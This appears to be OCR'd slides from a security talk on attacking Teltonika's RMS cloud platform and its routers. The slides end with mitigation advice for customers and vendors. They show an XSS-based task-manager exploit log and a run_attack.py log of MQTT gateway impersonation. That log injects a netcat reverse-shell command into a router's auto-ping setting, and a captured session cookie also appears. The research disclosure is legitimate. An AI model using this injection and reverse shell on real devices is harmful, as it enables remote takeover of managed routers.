
```
255841df795da8d6209747747184ef90 proxy1-connect.rms.teltonika-networks.com/exploit.html
```

```
Starting attack..
1. Creating command group.. (status: 201)
2. Getting command group id.. (status: 200)
3. Getting task id.. (status: 200)
3. Getting devices IDs.. (status: 200)
4. Executing command.. (status: 200)
5. Cleanning command group.. (status: 200)

Done.
```

```
ssh –R localhost:80:proxy:33334
```

Malicious web page

- Leverage “Task Manager” feature
- Create a “reverse shell” task
- Execute the task on all managed routers under this account



255841df795da8d6209747747184ef90.proxy1-connect.rms.teltonika-networks.com/exploit.html

Starting attack..

1. Creating command group.. (status: 201)
2. Getting command group id.. (status: 200)
3. Getting task id.. (status: 200)
3. Getting devices IDs.. (status: 200)
4. Executing command.. (status: 200)
5. Cleanning command group.. (status: 200)

Done.


```
Name
exploit.html
groups
groups?limit=100&offset=0
tasks?group_id=1613&limit=100
tasks?group_id=1613&limit=100
devices?limit=25&offset=0&fields=status,model,mqtt...,data_credit_typ...
1613
1613
1613
```

```
vary: origin
x-content-type-options: nosniff
x-xss-protection: 1; mode=block
▾ Request Headers
:authority: rms.teltonika-networks.com
:method: GET
:path: /api/devices?limit=25&offset=0&fields=status,
xpire_date,management_credit_type_name,data_credit_
:scheme: https
accept: application/json, text/plain, */*
accept-encoding: gzip, deflate, br
accept-language: en-US,en;q=0.9,he;q=0.8
cookie: _gcl_au=1.1.717010349.1673259459; __hstc=189
3259470.0.0.0; _ga_5LCDK5N2XP=GS1.1.1673259459.1.0.
0381; rms_at=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.e
```

Teltonika Networks cloud platform

Chaining all together – Mouseover to Takeover


1. Found Serial/MAC of router
2. Impersonate
3. Inject malicious page (XSS)



```
C:\Users\roni.gavrilov>run_attack.py --attacker_account badactor454545@gmail.com --serial_to_attack RL615
e pwned --ip_to_connect 192.168.14.2 --port_to_connect 1337
[+] Trying gateway (RL6151935458392) impersonation with user badactor454545@gmail.com ..
[+] Connected to the MQTT Broker with client_id 629793926f5e5d00016124ba ..
[+] Trying gateway (RL6151935458392) impersonation with user badactor454545@gmail.com ..
[+] Connected to the MQTT Broker with client_id 629794286f5e5d00016124be ..
[+] Got message from v1/629794286f5e5d00016124bc/device/info topic of client_id 629794286f5e5d00016124bc
[+] Got message from v1/629794286f5e5d00016124bc/task/update topic of client_id 629794286f5e5d00016124bc
[+] Device info:
{"sn": "RL6151935458392", "pn": "615FH20-WLAN", "hwVersion": "V1.0", "swVersion": "2.3.0.r5505", "bootVer
mei": " ", "imsi": " ", "iccid": " ", "rssi": 0, "deviceConfig": "34E6FB302D8898779AB872ADC6795E1E", "rec
kcVersion": "1.8", "accessMode": 3, "lan": {"interface": "lan0", "ip": ["192.168.101.165"], "netmask": ["
"00:18:05:0F:FA:12"}, "wan": {"net": "Ethernet", "interface": "wan0", "mac": "00:18:05:0F:FA:11", "ip": "
[+] Got device configuration
[+] Fetching intresting params from device configuration...
[+]      hostname=my_router
[+]      auto_ping_enable=0
[+]      auto_ping_dst=8.8.8.8
[+]      mqtt_username=joe34563joe435@gmail.com
[+] Changing hostname
[+]      hostname=pwned
[+] Changing auto ping parameters
[+]      auto_ping_enable=1
[+]      auto_ping_dst=192.168.14.2;/usr/sbin/netcat 192.168.14.2 1337 -e /bin/sh #
[+] Trying gateway (RL6151935458392) impersonation with user joe34563joe435@gmail.com ..
[+] Connected to the MQTT Broker with client_id 6297948f6f5e5d00016124c2 ..
[+] Got the client_id of the real user joe34563joe435@gmail.com and serial RL6151935458392 combination!
[+]      client_id=6297948f6f5e5d00016124c2
[+] Trying gateway (RL6151735458392) impersonation with user badactor454545@gmail.com ..
[+] Connected to the MQTT Broker with client_id 629790bc6f5e5d00016124ad ..
[+] Sending the infected configuration to v1/6297948f6f5e5d00016124c2/task/notice
[+] Sent successfully, wait for device reboot with infected configuration
```

4. Connect to RMS
5. Move mouse over the XSS

Demo #2



rms.teltonika-networks.com/account/

REMOTE MANAGEMENT SYSTEM

WELCOME TO RMS!

RMS is designed to conveniently monitor and manage all of your Teltonika networking devices

Email or Username: [redacted]

Password: ··········

```
acker:/# 
```

7. hacker


```
root@hacker:/# 
```

22:53
03/02/2023

Recommendations


Clients

- Not using cloud? Disable!
- Register before using
- Built-in security feature useless once attacker pwned device



Recommendations
Vendors

- Additional “secret” for registration
- Force initial setup of “default creds”
- Industrial IoT ≠ IoT



